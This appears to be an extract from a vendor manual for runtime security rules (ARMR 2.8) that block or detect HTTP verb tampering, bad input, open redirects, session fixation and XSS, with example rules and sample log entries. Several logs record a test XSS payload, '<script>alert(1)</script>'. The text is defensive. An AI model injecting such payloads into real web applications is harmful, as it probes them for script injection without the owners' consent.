The following mod will detect requests where the HTTP method is neither `GET` nor `POST`. This applies to the two pages of the application “testPageA.jsp” and “testPageB.jsp”.

```
app("HTTP Verb Tampering mod 3"):  
  requires(version: ARMR/2.8)  
  http("HTTP method tampering protection, multiple HTTP endpoints"):  
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])  
    validate(method, is: [GET, POST])  
    detect(message: "HTTP method/verb is not GET or POST for either test page",  
severity: Very-High)  
  endhttp  
endapp
```

# Improper Input Validation Security Feature

## Overview

HTTP input validation is performed to ensure only properly formed data enters the workflow in a server, preventing malformed data from persisting in the database and exploiting the weaknesses of various downstream components. Input validation should be completed as early as possible in the data flow, preferably as soon as the data is received from the external party.

Input validation vulnerabilities are covered by CWE-20.

The Input Validation security feature is enabled using the ARMR `http` rule, and can be used to ensure that various HTTP request components adhere to predefined, expected formats.

It is recommended that HTTP input validation is not used as the primary method of preventing attacks such as XSS and SQL Injection. However, if implemented properly, it can significantly contribute to reducing the impact of such attacks.

## Given (Condition)

To enable the input validation security feature using the ARMR `http` rule the user specifies the `request` declaration.

request	This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is <code>paths</code> and the value can be one of the following (indicating specifically targeted HTTP endpoints) :- a quoted string
---------	---

- a list of one or more quoted-strings
- the wildcard character (\*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`

- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character (\\*) If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI |

## When (Event)

validate	Two separate key-value pairs are required for this declaration to switch on input validation protection. Valid values for the first key include:- parameters, cookies, headers Valid values for the second key include:- is	
	headers	* The headers key is used to enable input validation of HTTP request headers.

- The value of the headers key defines the names of one or more HTTP request headers whose values must be validated.
- Empty header names are not allowed. | | parameters | - The parameters key is used to enable input validation of HTTP request parameters.
- The value of the parameters key defines the names of one or more HTTP request parameters whose values must be validated.
- Empty parameter names are not allowed | | cookies | \* The cookies key is used to enable input validation of HTTP request cookies.
- The value of the cookies key defines the names of one or more HTTP request cookies whose values must be validated.
- Empty cookie names are not allowed | | is | - The is key indicates the values that are permitted, or the validation rules that must be adhered to, for the given validation target.
- Possible values for the is key are:
  - integer
  - integer-positive
  - integer-unsigned

- alphanumeric
  - sql-no-single-quotes
  - sql-no-double-quotes
  - html-no-single-quotes
  - html-no-double-quotes
  - html-attribute-unquoted
  - html-text
- Alternatively, the user may specify a valid regular expression (according to the platform's regular expression syntax)
  - In addition, the value can be a list comprised of more than one of any of the above types |

## Then (Action)

protect	HTTP targets that fail validation are stripped from the request.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal.If configured, a log message is generated with details of the HTTP request target that fails validation.A log message <b>must</b> be specified with this action.
allow	Can be used to allow specific HTTP request targets that adhere to a particular format that is a subset of a format already covered by an ARMRule (http) rule for the same target in (protect) mode.

As part of the action statement, the user may optionally specify the parameter (stacktrace: "full"). When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following example shows how the user may configure the HTTP Input Validation feature to validate the HTTP request parameter "number". The mod ensures that this value is an integer and therefore does not contain any unexpected characters. Protection is enabled for the specific page "xss.jsp".

```

app("HTTP Input Validation mod"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp

```

## Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```

<12>1 2021-03-29T11:55:47.243+01:00 userX_system java 15891 - - CEF:0|ARMR:HTTP In-
put Validation mod|HTTP Input Validation mod|2.8|HTTP single parameter valida-
tion|Execute Rule|Medium|rt=Mar 29 2021 11:55:47.243 +0100 dvchost=userX_system
procid=15891 appVersion=1 ruleType=http securityFeature=http input validation
act=protect msg=number parameter was not an integer parameters=number validation-
Rule=integer value=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp in-
ternalHttpRequestUri=/spiracle/xss.jsp remoteIpAddress=0:0:0:0:0:0:0:1 httpSession-
Id=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C

```

## Further examples

The following mod is the same as the previous example, with the stacktrace also logged:

```

app("HTTP Input Validation mod - with stacktrace"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation"):
    request(paths: "/spiracle/xss.jsp")
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5, stack-
trace: "full")
  endhttp
endapp

```

## Logging

A log entry similar to the following is generated when the above ARMR `http` rule identifies an unexpected value for the given HTTP target:

```
<12>1 2021-03-29T11:57:06.951+01:00 userX_system java 15891 - - CEF:0|ARMR:HTTP In-
put Validation mod - with stacktrace|HTTP Input Validation mod - with stack-
trace|2.8|HTTP single parameter validation|Execute Rule|Medium|rt=Mar 29 2021
11:57:06.951 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http se-
curityFeature=http input validation act=protect msg=number parameter was not an in-
teger stacktrace=org.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:119)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) parameters=number valida-
tionRule=integer value=<script>alert(1)</script> httpRequestUri=/spiracle/xss.jsp
internalHttpRequestUri=/spiracle/xss.jsp remoteIpAddress=0:0:0:0:0:0:1 httpSes-
sionId=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\E654F722AAFA3BF44F0D0BD4FB91134C
```

The following mod ensures the HTTP request cookie named “loginId” is a positive integer. This applies to the “index.jsp” page of the application only.

```
app("HTTP Input Validation mod 2"):
  requires(version: ARMR/2.8)
  http("HTTP cookie validation"):
    request(paths: "/webapp/index.jsp")
```

```

    validate(cookies: ["loginId"], is: [integer-positive])
    protect(message: "loginId cookie was not a positive integer", severity: 5)
endhttp
endapp

```

The following mod ensures the HTTP request parameters “firstname” and “lastname” both adhere to the given regular expression. This applies to the “index.jsp” page of the application only.

```

app("HTTP Input Validation mod 3"):
  requires(version: ARMR/2.8)
  http("HTTP multiple parameter validation"):
    request(paths: "/webapp/index.jsp")
    validate(parameters: ["firstname", "lastname"], is: ["[a-z]+"])
    protect(message: "unexpected characters found in name parameters", severity: 5)
endhttp
endapp

```

The following mod ensures the HTTP request parameter “price” is a positive integer. This applies to all HTTP endpoints.

```

app("HTTP Input Validation mod 4"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests"):
    request()
    validate(parameters: ["price"], is: [integer-positive])
    protect(message: "invalid value for price HTTP parameter", severity: 7)
endhttp
endapp

```

The following mod ensures the HTTP request cookie “name” is html that does not contain either single or double quote characters. This applies to the two pages of the application “testPageA.jsp” and “testPageB.jsp”.

```

app("HTTP Input Validation mod 5"):
  requires(version: ARMR/2.8)
  http("HTTP single cookie with multiple validation rules"):
    request(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    validate(cookies: ["name"], is: [html-no-single-quotes, html-no-double-quotes])
    protect(message: "invalid value for name HTTP cookie", severity: High)
endhttp
endapp

```

The following mod ensures the HTTP request header “someHeader” is a valid html text. This applies to all HTTP endpoints.

```

app("HTTP Input Validation mod 6"):
  requires(version: ARMR/2.8)
  http("HTTP single header validation for all HTTP requests"):
    request()
    validate(headers: ["someHeader"], is: [html-text])
    protect(message: "invalid value for someHeader HTTP request header", severity:
7)
  endhttp
endapp

```

The following mod will detect occurrences of both of the HTTP request parameters “items” and “total” that contain either single or double-quote characters. This applies to all HTTP endpoints.

```

app("HTTP Input Validation mod 7"):
  requires(version: ARMR/2.8)
  http("Monitoring mode - multiple parameters with multiple validation rules"):
    request()
    validate(parameters: ["items", "total"], is: [sql-no-single-quotes, sql-no-dou-
ble-quotes])
    detect(message: "Invalid value for HTTP parameter", severity: 7)
  endhttp
endapp

```

The following mod ensures the HTTP request parameter “items” is an integer. This applies to all HTTP endpoints. An empty string is given as the `message` parameter therefore a default log message will be generated.

```

app("HTTP Input Validation mod 8"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests - default log mes-
sage"):
    request()
    validate(parameters: ["items"], is: [integer])
    protect(message: "", severity: 7)
  endhttp
endapp

```

The following mod ensures the HTTP request header “someHeader” does not contain any double-quote characters. This applies to all HTTP endpoints. Logging is switched off by the omission of the log message parameter.

```

app("HTTP Input Validation mod 9"):
  requires(version: ARMR/2.8)
  http("HTTP single header validation for all HTTP requests - no log message"):
    request()
    validate(headers: ["someHeader"], is: [html-no-double-quotes])
    protect(severity: 4)
  endhttp
endapp

```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints in `/myApplication`.

```
app("HTTP Input Validation mod 10"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests in myApplica-
tion"):
    request(paths: ["/myApplication/*"])
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

The following mod ensures the HTTP request parameter “number” is an integer. This applies to all HTTP endpoints containing `/vulnerable`.

```
app("HTTP Input Validation mod 11"):
  requires(version: ARMR/2.8)
  http("HTTP single parameter validation for all HTTP requests that contain vul-
nerable"):
    request(paths: ["/vulnerable*"])
    validate(parameters: ["number"], is: [integer])
    protect(message: "number parameter was not an integer", severity: 5)
  endhttp
endapp
```

# Open Redirect Security Feature

## Overview

Web applications that **redirect** the user to another location based on user-controlled input are vulnerable to Open Redirect attacks. In such attacks, the attacker can specify a link to an external site and use that link in an HTTP redirect operation. This attack simplifies phishing attacks. Open Redirect attacks are included in the SANS Top 25 Most Dangerous Software Errors.

Open Redirect vulnerabilities are covered by CWE-601.

This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

The ARMR Redirect security feature can be used to enable protection against Open Redirect attacks.

## Given (Conditions)

The user can specify two conditions in the ARMR `http` rule to enable the ARMR Redirect security feature - `input` and `response`.

input	This allows the user to specify the source of the untrusted data. The following three sources are supported:- <code>http</code> data introduced via HTTP/HTTPS requests
-------	---

- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization  
The rule will trigger if the source of the untrusted data matches that specified in the rule. If no value is specified then a default value of `http` is used. An exception will be thrown if an unsupported value is provided. | `response` | This allows the user to specify that protection is required for an HTTP/HTTPS response. |

## When (Event)

open-redirect	<p>This condition allows the user to specify that protection against open redirect attacks is required. This can be declared empty, without any parameters, indicating that protection against open redirects is required for all external domains or IP addresses. Alternatively, the user may specify the following <code>options</code> as a parameter:- <code>open-redirect(options: {exclude: subdomains})</code> This option is useful for applications that require open redirects to subdomains of the same root domain to be allowed. Specifying the <code>exclude: subdomains</code> option allows all HTTP server-side redirects to URLs as long as the parent subdomain or root domain is the same as the application's domain. For example:- if the domain of the application is <code>foo.com</code>, then it may be necessary to allow open redirects to subdomains such as:</p>
---------------	---

- `bar.foo.com`
- `example.foo.com`
- if the domain of the application is `something.foo.com` then it may be necessary to allow open redirects to another domain that has the same parent domain, such as:
  - `somethingElse.foo.com` It is also possible to specify the list of host names for which the rule applies, which is useful in cases when the application does need to allow the open-redirect to selected hosts.- `open-redirect(hosts: ["www.example.com", "www.example.net"])` When the rule is defined for a single host name, the following alternative syntax is allowed:- `open-redirect(hosts: "www.example.com")` |

## Then (Action)

protect	<p>Malicious open redirect operations are blocked and an HTTP error code 403 is returned to the browser. If configured, a log message is generated with details of the event.</p>
detect	<p>Monitoring mode: the application behaves as normal. Malicious open redirect operations are allowed and no HTTP error is returned to the browser. If configured, a log message is generated with details of the event. A log message <b>must</b> be specified with this action.</p>
allow	<p>Open redirect operation, to the specified host, will be allowed.</p>

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following ARMR `http` rule switches on the Open Redirect security feature to protect against unauthorized redirects that originate from an HTTP/HTTPS request. The `input` declaration is omitted therefore a default of `http` is used.

```
app("Open Redirect mod"):
  requires(version: ARMR/2.8)

  http("Protect against open redirect attacks"):
    open-redirect()
    response()
    protect(message: "Protect external redirects.", severity: Very-High)
  endhttp

endapp
```

## Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:49:34.438+01:00 userX_system java 8189 - - CEF:0|ARMR:Open Redi-
rect mod|Open Redirect mod|2.8|Protect against open redirect attacks|Execute
Rule|Very-High|rt=Mar 29 2021 09:49:34.437 +0100 dvchost=userX_system procid=8189
appVersion=1 ruleType=http securityFeature=http open redirect act=protect msg=Pro-
tect external redirects. redirectLocation=http://www.example.com localIpAd-
dress=0:0:0:0:0:0:1 localName=ip6-localhost serverName=localhost httpSession-
Id=5D7CE07F605C3A6ABCADB35D065A95E5 taintSource=HTTP_SERVLET httpRequestUri=/spira-
cle/SendRedirect internalHttpRequestUri=/spiracle/SendRedirect httpCookies=JSES-
SIONID\=5D7CE07F605C3A6ABCADB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:1
```

## Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Open Redirect mod - with stacktrace"):
  requires(version: ARMR/2.8)

  http("Protect against open redirect attacks"):
    open-redirect()
    response()
    protect(message: "Protect external redirects.", severity: Very-High, stacktrace:
```

```
"full")
endhttp

endapp
```

## Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T09:57:10.760+01:00 userX_system java 8189 - - CEF:0|ARMR:Open Redirect mod - with stacktrace|Open Redirect mod - with stacktrace|2.8|Protect against open redirect attacks|Execute Rule|Very-High|rt=Mar 29 2021 09:57:10.759 +0100 dvchost=userX_system procid=8189 appVersion=1 ruleType=http securityFeature=http open redirect act=protect msg=Protect external redirects. stacktrace=com.waratek.spiracle.misc.SendRedirect.executeRequest(SendRedirect.java:36)\ncom.waratek.spiracle.misc.SendRedirect.executeRequest(SendRedirect.java:28)\ncom.waratek.spiracle.misc.SendRedirect.doGet(SendRedirect.java:20)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.reflect.GeneratedMethodAccessor39.invoke(Unknown Source)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:116)\norg.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHandler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748) redirectLocation=http://www.example.com localIpAddress=0:0:0:0:0:0:1 localName=ip6-localhost serverName=localhost httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5 taintSource=HTTP_SERVLET httpRequestUri=/spiracle/SendRedirect internalHttpRequestUri=/spiracle/SendRedirect httpCookies=JSESSIONID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:1
```

This is a mod that disallows redirects with except to a single host name, which is allowed:

```

app("Open Redirect mod - with Wikipedia allowed"):
  requires(version: ARMR/2.8)

  http("Protect against open redirect attacks"):
    open-redirect()
    response()
    protect(message: "Protect external redirects.", severity: Very-High)
  endhttp

  http("Allow redirect to Wikipedia"):
    open-redirect(hosts: "www.wikipedia.org")
    response()
    allow(message: "", severity: Low)
  endhttp
endapp

```

The following mod detects open redirect attacks that originate from an HTTP/HTTPS request:

```

app("Open Redirect mod 2"):
  requires(version: ARMR/2.8)

  http("Detect malicious open redirect attacks"):
    input(http)
    response()
    open-redirect()
    detect(message: "Unauthorized external redirect detected.", severity: High)
  endhttp

endapp

```

The following mod protects against open redirect attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```

app("Open Redirect mod 3"):
  requires(version: ARMR/2.8)

  http("Protect against open redirect attacks"):
    response()
    input(deserialization, http, database)
    open-redirect()
    protect(severity: 10)
  endhttp

endapp

```

The following mod protects against open redirect attacks that originate from a database source, providing the parent subdomain or root domain of the redirect URL is the different to the application's domain.

```
app("Open Redirect mod 4"):
  requires(version: ARMR/2.8)

  http("Protect against open redirect attacks, excluding subdomains"):
    response()
    input(database)
    open-redirect(options: {exclude: subdomains})
    protect(message: "Open redirect attack blocked.", severity: Medium)
  endhttp

endapp
```

# Session Fixation Security Feature

## Overview

**HTTP Session Fixation** is an exploit that permits an attacker to hijack a valid user session. It is a common attack in web applications and Java frameworks. An application is vulnerable to session fixation attacks when:

- The web application authenticates a user without first invalidating the existing session, thereby reusing the same user session already associated with that user.
- An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session.

It must be noted that:

- Session fixation is a subcategory of Session Hijacking attacks.
- The session fixation threat model assumes that the attacker has no session ID theft capabilities (for example, by means of a Man-In-The-Middle or an XSS attack).
  - It is recommended that the ARMR XSS security feature is enabled together with the ARMR Session Fixation security feature.

Session fixation vulnerabilities are covered by CWE-384.

The ARMR Session Fixation security feature protects against session fixation attacks by regenerating the session ID when the user authenticates. This rule only supports applications whose Authentication Management system sets authentication and identity information on every HTTP request and, as such, will not regenerate the session ID of requests that do not carry such identity information.

In the very rare case that the target web application depends on having the same HTTP session ID both before and after user authentication, then enabling this security rule may break normal application functionality.

## Given (Condition)

The ARMR Session Fixation security feature is enabled using the ARMR `http` rule. With this rule the user can specify a single condition - `request`.

request	This declaration allows the user to define an ARMR <code>http</code> rule that will act upon receiving a user request.

## When (Event)

authenticate	This condition allows the user to specify that the ARMR <code>http</code> rule should authenticate a user at login. The following parameter is supported:- <code>user</code>

## Then (Action)

protect	This is the only available action for the ARMR Session Fixation security feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter:- <code>http-session: regenerate-id</code>

## Example

The following ARMR `http` rule switches on the ARMR Session Fixation security feature. The sessionID of a user of an application that is vulnerable to session fixation attacks is regenerated at login.

```
app("Session Fixation mod"):
  requires(version: ARMR/2.8)
  http("Enable protection from Session Fixation attacks"):
    request()
    authenticate(user)
    protect(http-session: regenerate-id, message: "HTTP Session ID regenerated",
severity: 6)
  endhttp
endapp
```

## Logging

In general, all ARMR security features generate a log entry when the agent detects an attack. The ARMR Session Fixation security feature is different in that it provides a pro-active protection, acting before an attack occurs. This removes the attack vector, preventing the possibility of performing a session fixation attack, and therefore no log entry is generated.

# XSS Security Feature

## Overview

**Cross-site Scripting (XSS)** is one of the most dangerous and commonly found vulnerabilities in web applications. XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

Cross-site Scripting vulnerabilities are covered by CWE-79.

The XSS security feature can be used to enable protection against XSS attacks.

Only reflected XSS and stored XSS for HTML is currently supported.

It is important to state that this rule provides protection **only** when user input is received via an API that is enabled in the taint sources of the rule.

On a small number of J9 JVMs, the application may need to be launched with the following property: `oceanic.FastStringLexing=false`.

## Given (Condition)

The XSS security feature is enabled using the ARMR `http` rule. With this rule the user specifies the two declarations - `input` and `response`.

input	This allows the user to specify the source of the untrusted data. The following three sources are supported:- <code>http</code> data introduced via HTTP/HTTPS requests

- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization  
The rule will trigger if the source of the untrusted data matches that specified in the rule. If no value is specified then a default value of `http` is used. An exception will be thrown if an unsupported value is provided. | `response` | This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints) :-- a quoted string

- a list of one or more quoted-strings If no value is specified then protection will be applied to all HTTP endpoints by default. If a string value is specified then it must:- not be empty
- be a valid relative URI

## When (Event)

xss	This declaration switches on the XSS security feature and must be declared with the mandatory parameter <code>html</code> . The following <code>options</code> may also be specified: - <code>exclude</code>
-----	--

- disable protection for any specific URIs
- if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
- the wildcard character (\*) is supported to cover multiple URIs. The wildcard character can be used as:
  - a prefix `*/safe.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/safe*`
- `policy`
  - this allows the user to determine how conservative to configure the XSS security feature
  - this can be set to either:
    - `loose` - enable protection for user controlled changes to the HTML response that actively exploit the application
    - `strict` - enable protection for injection of untrusted data into HTML response
  - if this option is not specified the default value is set to `loose`. In this configuration, the XSS security feature supports the ability to allow certain HTML tags to be injected into an HTML document from an untrusted source. Allowed tags are generally defined as text formatting and layout elements and, as such, do not alter the behaviour of an application. The full list of allowed tags is defined in

sections [4.4: https://www.w3.org/TR/html5/grouping-content.html#grouping-content](https://www.w3.org/TR/html5/grouping-content.html#grouping-content), [4.5: https://www.w3.org/TR/html5/textlevel-antics.html#textlevel-antics](https://www.w3.org/TR/html5/textlevel-antics.html#textlevel-antics) and [4.9: https://www.w3.org/TR/html5/tabular-data.html#tabular-data](https://www.w3.org/TR/html5/tabular-data.html#tabular-data) of the HTML5 specification. A tag deemed safe can also be blocked if it contains an attribute that is deemed malicious. All JavaScript event handlers are considered dangerous. The full list of these are defined as part of the section [3.2.5: https://www.w3.org/TR/html52/dom.html#global-attributes](https://www.w3.org/TR/html52/dom.html#global-attributes) of the HTML5 specification.

- in addition to the **JavaScript handlers**, the following attributes have also been deemed dangerous due to their capacity to instruct a browser to load an external resource, disable security policies or potentially load personally sensitive details.
  - `async`
  - `autocomplete`
  - `autoplay`
  - `crossorigin`
  - `href`
  - `integrity`
  - `src`
  - `srcset`
  - `target`
  - `text`
  - `type` |

## Then (Action)

protect	XSS attacks are blocked by the agent and the HTTP response is truncated up to the point where the XSS attack occurs.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. XSS attacks are allowed by the agent and no change is made to the HTTP response.If configured, a log message is generated with details of the event.A log message <b>must</b> be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

The following example shows how the user may configure the XSS security feature to enable protection for all HTTP endpoints. This rule uses the default configuration to protect against reflected XSS attacks and use a `policy` of `loose` to allow safe tags to be injected into the HTML response:

```
app("XSS Mod"):  
  requires(version: ARMR/2.8)  
  http("XSS"):  
    response()  
    xss(html)  
    protect(message: "XSS attacked identified and blocked", severity: Very-High)  
  endhttp  
endapp
```

## Logging

A log entry similar to the following is generated when above `http` rules identify an XSS attack:

```
<9>1 2021-03-29T11:54:42.817+01:00 userX_system java 15891 - - CEF:0|ARMR:XSS  
Mod|XSS Mod|2.8|XSS|Execute Rule|Very-High|rt=Mar 29 2021 11:54:42.817 +0100 dv-  
chost=userX_system procid=15891 appVersion=1 ruleType=http securityFeature=http  
html xss act=protect msg=XSS attacked identified and blocked pay-  
load=<script>alert(1)</script> httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C  
taintSource=HTTP_SERVLET httpRequestUri=/spiraclе/xss.jsp internalHttpRequest-  
tUri=/spiraclе/xss.jsp httpCookies=JSESSIONID\=E654F722AAFA3BF44F0D0BD4FB91134C re-  
moteIpAddress=0:0:0:0:0:0:1
```

## Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("XSS Mod - with stacktrace"):  
  requires(version: ARMR/2.8)  
  http("XSS"):  
    response()  
    xss(html)  
    protect(message: "XSS attacked identified and blocked", severity: Very-High,  
stacktrace: "full")  
  endhttp  
endapp
```

## Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T10:36:49.592+01:00 userX_system java 12043 - - CEF:0|ARMR:XSS Mod -
with stacktrace|XSS Mod - with stacktrace|2.8|XSS|Execute Rule|Very-High|rt=Mar 29
2021 10:36:49.591 +0100 dvchost=userX_system procid=12043 appVersion=1 rule-
Type=http securityFeature=http html xss act=protect msg=XSS attacked identified and
blocked stacktrace=org.apache.jsp.xss_jsp._jspx_meth_c_005fforE-
ach_005f0(xss_jsp.java:305)\norg.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:159)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
